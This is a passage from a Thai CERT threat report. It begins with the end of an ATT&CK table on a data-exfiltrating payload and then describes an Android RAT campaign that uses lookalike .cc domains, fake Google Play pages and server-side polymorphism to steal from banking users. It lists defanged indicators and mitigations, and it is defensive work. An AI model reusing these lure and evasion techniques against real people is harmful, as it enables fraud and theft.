Data Encoding: Standard Encoding	T1132.001	เมื่อทำการติดตั้ง payload (**zKy335.a**) และมัลแวร์เริ่มต้นทำงานจะทำการตรวจสอบข้อมูล (enumulate) ที่เกี่ยวข้องกับเครื่องคอมพิวเตอร์ของเหยื่อ เช่น computername, ข้อมูลระบบปฏิบัติการและเวอร์ชัน, และ ข้อมูลการติดตั้งโปรแกรมแอนตี้ไวรัส เป็นต้น ก่อนที่จะทำการส่งออกข้อมูล (exfiltrate) ไปยัง Command and Control ที่หมายเลขไอพี 103.213.247[.]48 โดยใช้ HTTP GET method โดยข้อมูลที่ถูกส่งไปยัง Command and Control จะถูก encrypted โดยใช้ RC4 และถูก encoded ด้วย Base64	**Mitigations:** [M1031] สามารถใช้ Network Intrusion Prevention System (IPS) ที่ใช้ network signature ในการตรวจจับการรับส่งข้อมูลของมัลแวร์ เพื่อลดความเสี่ยงจากการถูกโจมตีจากมัลแวร์ได้
Exfiltration			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Exfiltration Over C2 Channel	**T1041**	มัลแวร์ทำการ exfiltrate ข้อมูลผ่าน HTTP GET method ไปยัง C2 ของผู้โจมตี	**Mitigations:** [M1031] อุปกรณ์ IPS/IDS สามารถใช้ในการป้องกันการโจมตีในระดับ network level ได้ **Detection:** [DS0029] วิเคราะห์ traffic/packet ที่ดูผิดปกติโดยเฉพาะ traffic/packet ที่เกิดจากโปรเซสต้องสงสัย รวมถึงตรวจสอบ web traffic ที่เชื่อมต่อไปยัง known bad IP

ข้อมูลอ้างอิง

- https://attack.mitre.org/
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-8759
- https://github.com/Neo23x0/signature-base/blob/master/yara/apt_royalroad.yar
- https://github.com/ttc-cert/TTC-CERT-Sigma-Rules/blob/main/windows/PROC_CREATION_WIN_susp_scheduled_task_running_rundll32.yml
- https://nao-sec.org/2020/01/an-overhead-view-of-the-royal-road.html
- https://pis.parliament.go.th/PARFileDownloadProxy/download?s=ypoFQMCJmGC2wzzsU4xgYCgaZFrg7lEV7fiVOQVSZYVhLpthD1F_7MavPGFPeh2A5JdTh0B0Iakyem5fBuZSsZSJkFi20ptvLuR4e8sl4zH5z4Hy5SQx1wzrdk0N7GVcBTYz_HymEl-XZtbxV-g4_NhphVVJIzTXMYU=&ref=1607931&n=1
- https://research.checkpoint.com/2021/chinese-apt-group-targets-southeast-asian-government-with-previously-unknown-backdoor/
- https://research.checkpoint.com/2023/pandas-with-a-soul-chinese-espionage-attacks-against-southeast-asian-government-entities/
- https://support.microsoft.com/en-us/office/equation-editor-6eac7d71-3c74-437b-80d3-c7dea24fdf3f
- https://www.cisa.gov/known-exploited-vulnerabilities-catalog
- https://www.joesandbox.com/analysis/647819/0/html

เอกสารแนบท้าย 11

[TLP:CLEAR] รายงานการวิเคราะห์การเปลี่ยนแปลงรูปแบบการโจมตี (TTPs) ของกลุ่มผู้ไม่หวังดีที่มุ่งเป้าโจมตีคนไทยที่ใช้งานโทรศัพท์เคลื่อนที่ที่ใช้ระบบปฏิบัติการแอนดรอยด์ (Android OS)

เผยแพร่ให้ภาคส่วนโทรคมนาคมเมื่อ 1 มิ.ย.66

เผยแพร่ให้สาธารณะเมื่อ 3 ก.ค.66

Executive Summary

ศูนย์ TTC-CERT พบการเปลี่ยนแปลงรูปแบบวิธีการโจมตี (Tactics, Techniques, and Procedures - TTPs) ของกลุ่มผู้ไม่หวังดีที่มุ่งเป้าโจมตีคนไทยที่ใช้งานโทรศัพท์เคลื่อนที่ที่ใช้ระบบปฏิบัติการแอนดรอยด์ (Android OS) ด้วยวิธีการหลอกให้เหยื่อดาวน์โหลดและติดตั้ง Android Remote Access Trojan (RAT) โดยมีวัตถุประสงค์เพื่อขโมยเงินในบัญชีของเหยื่อที่ใช้งาน mobile banking application บนโทรศัพท์เคลื่อนที่ที่ใช้ระบบปฏิบัติการแอนดรอยด์ (Android OS)

เป็นเวลาเกือบ 1 ปี มาแล้วที่กลุ่มผู้ไม่หวังดีกลุ่มนี้ยังคงโจมตีคนไทยที่ใช้งานโทรศัพท์เคลื่อนที่ที่ใช้ระบบปฏิบัติการแอนดรอยด์ (Android OS) มาอย่างต่อเนื่องโดยที่ยังคงใช้เทคนิคและวิธีการเดิมในการลวงให้เหยื่อติดตั้ง Android RAT กล่าวคือ การส่ง SMS ที่มีการแนบลิงค์ (URL) ซึ่งเมื่อเหยื่อกดลิงค์ดังกล่าวจะถูก redirect ไปที่หน้าเว็บเพจซึ่งมีการแสดงภาพ QR Code ของแอปพลิเคชัน Line เพื่อล่อให้เหยื่อเพิ่มช่องทางการแชท (chat) ทำให้สามารถคุยโต้ตอบกับกลุ่มผู้ไม่หวังดีได้ผ่านแอปพลิเคชัน Line โดยตรง ซึ่งกลุ่มผู้ไม่หวังดีจะหลอกถามชื่อและหมายเลขโทรศัพท์ของเหยื่อและหลังจากนั้นจึงจะส่ง URL สำหรับใช้ในการดาวน์โหลด Android RAT ให้กับเหยื่อผ่านช่องทางการแชทในแอปพลิเคชัน Line ซึ่งหากเหยื่อหลงเชื่อและทำการติดตั้งแอปพลิเคชันดังกล่าวจะทำให้ถูกกลุ่มผู้ไม่หวังดีขโมยข้อมูลที่ใช้ในการทำธุรกรรมของเหยื่อ จากนั้นกลุ่มผู้ไม่หวังดีจะใช้ข้อมูลดังกล่าวขโมยเงินในบัญชีของเหยื่อด้วยการโอนเงินในบัญชีของเหยื่อออกไปยังบัญชีม้า[1] (mule account)

ทั้งนี้ ศูนย์ TTC-CERT ยังคงติดตามรูปแบบวิธีการโจมตี (TTPs) และ infrastructure ของกลุ่มผู้ไม่หวังดีดังกล่าวอยู่เสมอ โดยตั้งแต่ ก.พ.66 ศูนย์ TTC-CERT พบว่ากลุ่มผู้ไม่หวังดีดังกล่าวได้เปลี่ยนแปลงรูปแบบการโจมตี (TTPs) ดังนี้

- กลุ่มผู้ไม่หวังดีเริ่มเปลี่ยนไปใช้ top-level domain (TLD) เป็น **.cc** ในการจดทะเบียนโดเมนสำหรับใช้เป็นเว็บไซต์ปลอม (phishing website)
- กลุ่มผู้ไม่หวังดีเริ่มเปลี่ยนไปใช้ domain name registrar ชื่อ **Gname.com Pte. Ltd.** ในการจดทะเบียนโดเมน
- มีการสร้างหน้าเว็บไซต์ปลอมที่ดูเหมือน **Google Play Store** เพื่อใช้ในการหลอกล่อให้เหยื่อดาวน์โหลด Android RAT
- มีการใช้งานเทคนิค **server-side polymorphism** เพื่อหลบเลี่ยงการถูกตรวจจับจากอุปกรณ์ป้องกันการโจมตีที่ใช้ระบบ signature base ในการตรวจจับภัยคุกคามทางไซเบอร์

[1] "บัญชีม้า - National Assembly Library of Thailand - รัฐสภา." https://library.parliament.go.th/th/radioscript/rr2565-may6. Accessed 1 Jun. 2023.

- มีการนำเทคนิค **software packing (T1027.002)** มาใช้กับ Android RAT เพื่อทำให้ยากต่อการวิเคราะห์
- มีการเปลี่ยนแปลง **Code Signing Certificate** ที่ใช้ในการ sign ไฟล์ Android RAT

ในรายงานฉบับนี้ ศูนย์ TTC-CERT ได้ทำการอัพเดตรายการ Indicators of Compromise (IOCs) ของการโจมตีในครั้งนี้ ตลอดจนได้ทำการวิเคราะห์เพิ่มเติมเพื่อสืบหา infrastructure ของกลุ่มผู้ไม่หวังดีที่อาจนำมาใช้ในการโจมตีด้วยรูปแบบนี้ในอนาคต สำหรับรายละเอียดข้อมูลที่เกี่ยวข้องกับ infrastructure ของกลุ่มผู้ไม่หวังดีที่ใช้ในการโจมตีที่ผ่านมาสามารถติดตามเพิ่มเติมได้ที่ repositories สาธารณะของศูนย์ TTC-CERT ในเว็บไซต์ GitHub (https://github.com/ttc-cert/TTC-CERT_blocklist_recommended/blob/master/domain_from_android_rat_blocklist_recommended.txt) ซึ่งจะมีการอัพเดทข้อมูลของ infrastructure ที่ค้นพบอย่างต่อเนื่อง อย่างไรก็ตาม หากองค์กรได้เชื่อมต่อกับระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) ของศูนย์ TTC-CERT แล้ว ข้อมูลนี้จะถูกส่งไป MISP ขององค์กรท่านโดยอัตโนมัติ

กลุ่มเป้าหมาย (Audience)

- การแจ้งเตือนนี้มีเป้าหมายสื่อสารถึงผู้เชี่ยวชาญด้านความมั่นคงปลอดภัยไซเบอร์และผู้ที่ทำหน้าที่ตรวจสอบเฝ้าระวังเหตุภัยคุกคามทางไซเบอร์ขององค์กร

วัตถุประสงค์

การแจ้งเตือนนี้มีวัตถุประสงค์เพื่อ

- สร้างความตระหนักรู้เกี่ยวกับเหตุภัยคุกคามทางไซเบอร์ที่พบซึ่งอาจส่งผลกระทบต่อข้อมูล (information asset) ระบบสารสนเทศ (information technology) ขององค์กร
- เพื่อให้คำแนะนำในการเฝ้าระวัง ตรวจจับ และลดความเสี่ยงจากการถูกโจมตี

รายละเอียดทางเทคนิค

การวิเคราะห์การเปลี่ยนแปลงรูปแบบการโจมตี (TTPs) ของกลุ่มผู้ไม่หวังดีที่มุ่งเป้าโจมตีคนไทยที่ใช้งานโทรศัพท์เคลื่อนที่ที่ใช้ระบบปฏิบัติการแอนดรอยด์ (Android OS) ด้วยวิธีการหลอกให้เหยื่อดาวน์โหลดและติดตั้ง Android Remote Access Trojan (RAT) โดยมีวัตถุประสงค์เพื่อขโมยเงินในบัญชีของเหยื่อที่ใช้งาน mobile banking application บนโทรศัพท์เคลื่อนที่ที่ใช้ระบบปฏิบัติการแอนดรอยด์ (Android OS) ตั้งแต่ ก.พ.66 ถึง พ.ค.66 มีรายละเอียดการตรวจพบในแต่ละหัวข้อดังต่อไปนี้

กลุ่มผู้ไม่หวังดีเริ่มเปลี่ยนไปใช้ top-level domain (TLD) เป็น .cc ในการจดทะเบียนโดเมนสำหรับใช้เป็นเว็บไซต์ปลอม (phishing website)

กลุ่มผู้ไม่หวังดีเริ่มเปลี่ยนไปใช้ top-level domain (TLD) ที่เป็น .cc ในการจดทะเบียนโดเมนสำหรับใช้เป็นเว็บไซต์ปลอมเพื่อใช้ในการโจมตีเป้าหมายตั้งแต่ต้นปี 2566 ซึ่งเป็นที่น่าสังเกตว่า TLD ที่เป็น .cc ได้รับความนิยมค่อนข้างน้อยในประเทศไทย โดยรูปแบบการโจมตีล่าสุดนี้ผู้ไม่หวังดีใช้ TLD ที่เป็น .cc ร่วมกับชื่อโดเมนที่เลียนแบบชื่อโดเมนมาตรฐานขององค์กรที่ถูกนำมาใช้เป็นธีม (theme) ที่ใช้ในการโจมตี โดยมีรายละเอียดดังตารางต่อไปนี้

องค์กรที่ถูกนำมาใช้เป็นธีม (theme) ในการโจมตี	ชื่อโดเมนจริงที่จดทะเบียนโดยองค์กร	ชื่อโดเมนเลียนแบบที่จดทะเบียนโดยผู้ไม่หวังดี
บริษัท กลุ่มเซ็นทรัล จำกัด	centralgroup.com	certral-line[.]cc
ศาลยุติธรรม	coj.go.th	coji-line[.]cc coj-line[.]cc coj-thai[.]cc coj-th-line[.]cc coj-th-line[.]cc
กรมการขนส่งทางบก	dlt.go.th	dlt.pro-th[.]cc
กรมที่ดิน	dol.go.th	dol.ai-th[.]cc dol-hf[.]cc dol-thgo[.]cc
ธนาคารกสิกรไทย จำกัด (มหาชน)	kasikornbank.com	k-plus.v-line[.]cc ksecrity.hd-line[.]cc ksecrity.the-line[.]cc ksecrity.xa-line[.]cc ksecrnty.cs-line[.]cc ksecurity.gm-line[.]cc ksecurity.ta-line[.]cc ksecurity.ta-th[.]cc ksecurity.xv-line[.]cc

องค์กรที่ถูกนำมาใช้เป็นธีม (theme) ในการโจมตี	ชื่อโดเมนจริงที่จดทะเบียนโดยองค์กร	ชื่อโดเมนเลียนแบบที่จดทะเบียนโดยผู้ไม่หวังดี
		ksesuity.mb-th[.]cc kseurity.vo-line[.]cc
การไฟฟ้านครหลวง	mea.or.th	mea-ph-line[.]cc mea.yk-line[.]cc
กระทรวงพาณิชย์	moc.go.th	moc.gov-th[.]cc
บริษัท ช้อปปี้ (ประเทศไทย) จำกัด	shopee.co.th	shopee-se[.]cc
สำนักงานประกันสังคม	sso.go.th	sso-co[.]cc sso-ga[.]cc sso-go[.]cc sso-goth[.]cc sso-line[.]cc sso-so-line[.]cc sso-tc[.]cc sso.thai-line[.]cc sso-th[.]cc sso-uo[.]cc sso-vode[.]cc sso-xy[.]cc

กลุ่มผู้ไม่หวังดีเริ่มเปลี่ยนไปใช้ domain name registrar ชื่อ Gname.com Pte. Ltd. ในการจดทะเบียนโดเมน

สำหรับแคมเปญล่าสุดนี้ กลุ่มผู้ไม่หวังดีได้หันมาใช้บริการของบริษัทจดทะเบียนโดเมนในประเทศสิงคโปร์ชื่อ Gname.com Pte. Ltd. ในการซื้อโดเมนเพื่อนำมาใช้ในการโจมตี โดยก่อนหน้านี้กลุ่มผู้ไม่หวังดีเคยใช้บริการของบริษัท GoDaddy และ NameSilo ซึ่ง cluster ของการโจมตีที่ใช้โดเมนที่จดทะเบียนจาก Gname.com Pte. Ltd. นี้ คาดว่าเริ่มขึ้นตั้งแต่ ก.พ.66 และในห้วงเวลาที่รายงานฉบับนี้ออกผู้โจมตียังคงใช้โดเมนที่ถูกจดทะเบียนผ่าน Gname.com Pte. Ltd ในการโจมตีเหยื่อในประเทศไทย ทั้งนี้ ศูนย์ TTC-CERT พบว่ากลุ่มผู้ไม่หวังดีมีการใช้บริการ Iaas (Infrastructure as a Server) ของ Amazon Data Service ในประเทศสิงคโปร์ใน


การติดตั้ง command and control (C2) server เพื่อนำมาใช้งานร่วมกับชื่อโดเมนที่จัดเตรียมเอาไว้ นอกจากนี้ กลุ่มผู้ไม่หวังดียังคงใช้บริการจาก Cloudflare เพื่อซ่อนหมายเลข IP address ของหน้าเวบไซต์ปลอมที่ใช้ในการหลอกล่อให้เหยื่อติดตั้ง Android RAT โดย timeline การจดทะเบียนโดเมนที่เกี่ยวข้องกับแคมเปญล่าสุดนี้มีรายละเอียดตาม **ภาพที่ 1**

ภาพที่ 1 *แสดง timeline การจดทะเบียนโดเมนที่เกี่ยวข้องกับแคมเปญล่าสุด*


มีการสร้างหน้าเว็บไซต์ปลอมที่ดูเหมือน Google Play Store เพื่อใช้ในการหลอกล่อให้เหยื่อดาวน์โหลด Android RAT

ตั้งแต่ต้นเดือน พ.ค.66 ศูนย์ TTC-CERT ตรวจพบว่ากลุ่มผู้ไม่หวังดีเริ่มใช้วิธีการปลอมแปลงหน้าเว็บไซต์ให้ดูเหมือน Google Play Store รายละเอียดตาม **ภาพที่ 2** และ **ภาพที่ 4** เพื่อหลอกล่อให้เหยื่อดาวน์โหลด Android RAT ซึ่งการเปลี่ยนแปลงรูปแบบวิธีการโจมตี (TTPs) ในครั้งนี้ คาดว่าเกิดจากการประชาสัมพันธ์อย่างต่อเนื่องของทั้งหน่วยงานภาครัฐและเอกชน ในการออกคำแนะนำให้กับประชาชนให้ระมัดระวังการติดตั้งแอปพลิเคชันลงบนโทรศัพท์เคลื่อนที่ที่ใช้ระบบปฏิบัติการแอนดรอยด์ (Android OS) ซึ่งจากการประชาสัมพันธ์ดังกล่าวได้ระบุคำแนะนำเอาไว้ว่าการติดตั้งแอปพลิเคชันที่ปลอดภัย ผู้ใช้งานควรติดตั้งผ่าน Google Play Store เท่านั้น ส่งผลให้ผู้ไม่หวังดีปรับเปลี่ยนรูปแบบวิธีการโจมตี (TTPs) เพื่อให้ล้อไปกับคำแนะนำในข้างต้นซึ่งเป็นการเพิ่มโอกาสความสำเร็จในการหลอกล่อให้เหยื่อดาวน์โหลดและติดตั้ง Android RAT เพื่อที่จะได้บรรลุวัตถุประสงค์ (objective) ในการขโมยเงินในบัญชีของเหยื่อผ่านแอปพลิเคชันของธนาคารต่าง ๆ ที่อยู่บน


โทรศัพท์ของเหยื่อ โดยจากการตรวจสอบรายละเอียดตาม **ภาพที่ 2** และ **ภาพที่ 4** พบว่ารูปแบบของเว็บไซต์ปลอมที่สร้างโดยกลุ่มผู้ไม่หวังดีนั้น มีความคล้ายคลึงกับหน้าตาของ Google Play Store ที่เป็นของแท้เป็นอย่างมาก โดยผู้อ่านสามารถเปรียบเทียบความคล้ายคลึงระหว่างเว็บไซต์แท้และเว็บไซต์ปลอมได้โดยทำการเปรียบเทียบระหว่าง **ภาพที่ 2** กับ **ภาพที่ 3** และ เปรียบเทียบระหว่าง **ภาพที่ 4** กับ **ภาพที่ 5** ซึ่งจะพบว่าหากเหยื่อไม่ทันระวังหรือไม่ได้สังเกตเห็นความแตกต่างระหว่าง Google Play Store ของแท้กับของปลอมโดยละเอียดอาจส่งผลให้เหยื่อถูกหลอกให้ติดตั้ง Android RAT ได้โดยไม่ทันระวังตัวและเกิดความเสียหายต่อทรัพย์สินของเหยื่อได้โดยง่าย




ภาพที่ 2 *แสดงรายละเอียดภาพหน้าจอสำหรับการติดตั้งแอปพลิเคชัน "**DLT Smart Queue**" จากหน้าเว็บไซต์ปลอมที่ทำให้ดูเหมือน Google Play Store *สังเกตจาก URL ด้านบนของ Browser (hxxps://dlt.pro-th[.]cc)*



ภาพที่ 3 *แสดงรายละเอียดภาพหน้าจอสำหรับการติดตั้งแอปพลิเคชัน "**DLT Smart Queue**" จากหน้าเว็บไซต์ Google Play Store ของแท้ *สังเกตจาก URL ด้านบนของ Browser (https://play.google.com/store/apps/details?id=com.DLT.SmartQueue&hl=th)*



ภาพที่ 4 *แสดงรายละเอียดภาพหน้าจอสำหรับการติดตั้งแอปพลิเคชัน "**MOC Application Portal**" จากหน้าเว็บไซต์ปลอมที่ทำให้ดูเหมือน Google Play Store *สังเกตจาก URL ด้านบนของ Browser (hxxps://moc.gov-th[.]cc)*



ภาพที่ 5 *แสดงรายละเอียดภาพหน้าจอสำหรับการติดตั้งแอปพลิเคชัน "**MOC Application Portal**" จากหน้าเว็บไซต์ Google Play Store ของแท้ *สังเกตจาก URL ด้านบนของ Browser (https://play.google.com/store/apps/details?id=th.go.moc.mocportal&hl=th)*


มีการใช้งานเทคนิค server-side polymorphism เพื่อหลบเลี่ยงการถูกตรวจจับจากอุปกรณ์ป้องกันการโจมตีที่ใช้ระบบ signature base ในการตรวจจับภัยคุกคามทางไซเบอร์

Server-side polymorphism[2] เป็นเทคนิคที่มีการใช้งานโดยผู้โจมตีและกลุ่มผู้ที่ทำหน้าที่ในการแพร่มัลแวร์ (malware distributor) โดยมีวัตถุประสงค์เพื่อพยายามหลบเลี่ยงการถูกตรวจจับโดยซอฟต์แวร์ antivirus ทั้งนี้ มัลแวร์ Polymorphic (polymorphic แปลว่า "หลายรูปร่าง") เป็นโค้ดอันตรายที่ปรับเปลี่ยน

[2] "Server-side polymorphism: How mutating web malware tries to ...." 31 Jul. 2012, https://nakedsecurity.sophos.com/2012/07/31/server-side-polymorphism-malware/. Accessed 25 May. 2023.

รูปลักษณ์ผ่านกระบวนการ encryption และ/หรือ obfuscation ซึ่งเป็นกระบวนการที่ทำให้มัลแวร์ที่ถูกดาวน์โหลดในแต่ละครั้งมีรูปลักษณ์ที่แตกต่างกันทุกครั้ง จึงเป็นเรื่องยากสำหรับซอฟต์แวร์ antivirus แบบดั้งเดิมหรือแบบเก่าที่ใช้ระบบ signature base ในการที่จะตรวจจับมัลแวร์ประเภทนี้ เนื่องจาก transformation code ของการสร้างมัลแวร์ประเภทนี้จะไม่สามารถเข้าถึงหรือไม่สามารถมองเห็นได้สำหรับการวิเคราะห์มัลแวร์ประเภทนี้ แม้ว่าจะฟังดูล้ำยุคแต่เทคนิคนี้เป็นเทคนิคเก่าที่ผู้โจมตีใช้มาตั้งแต่ปี 2530 แล้ว

ทั้งนี้ ในห้วงปลายเดือน เม.ย.66 ศูนย์ TTC-CERT ตรวจพบว่ากลุ่มผู้ไม่หวังดีเริ่มมีการนำเทคนิค server-side polymorphism มาใช้ในการโจมตี โดยในวันที่ 27 เม.ย.66 ศูนย์ TTC-CERT สังเกตพบว่ากลุ่มผู้ไม่หวังดีทำการปลอมแปลงหน้าเว็บไซต์ของกรมที่ดิน (**dol.ai[.]th**) เพื่อหลอกให้เหยื่อดาวน์โหลด Android RAT ซึ่งมีชื่อไฟล์คือ “**smartlands.apk**” โดยในครั้งนี้เป็นครั้งแรกที่ศูนย์ TTC-CERT ตรวจพบการใช้งานเทคนิค server-side polymorphism ในการโจมตีเหยื่อในประเทศไทย ผู้เขียนได้พยายามดาวน์โหลดไฟล์ “smartlands.apk” จากเว็บไซต์ปลอมของกรมที่ดิน 